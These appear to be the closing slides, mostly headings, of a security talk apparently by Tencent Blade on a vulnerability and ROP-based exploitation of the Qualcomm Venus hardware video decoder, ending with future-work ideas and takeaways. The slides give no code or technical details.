


Known




Overflow

ROP Chain (Key ROP Gadget)



Demo

Conclusions and Future Works




Future Works

- 1. Escaping into Linux?
- 2. Other File Formats
 - H265, VPx, VC1, Mpeg2...
- 3. Other Vendors
- 4. How to improve the security status?
 - NON-Open Source components
 - Fuzzing Venus?

3-Takeaways

- The new remote attack surface
 - Hardware Decoder
 - Bypassing the protections
 - Deep into the heart!
- How Qualcomm Hardware Decoder works
 - Qualcomm Venus
- The vulnerability and exploitation of Venus



THANK YOU



<https://blade.tencent.com>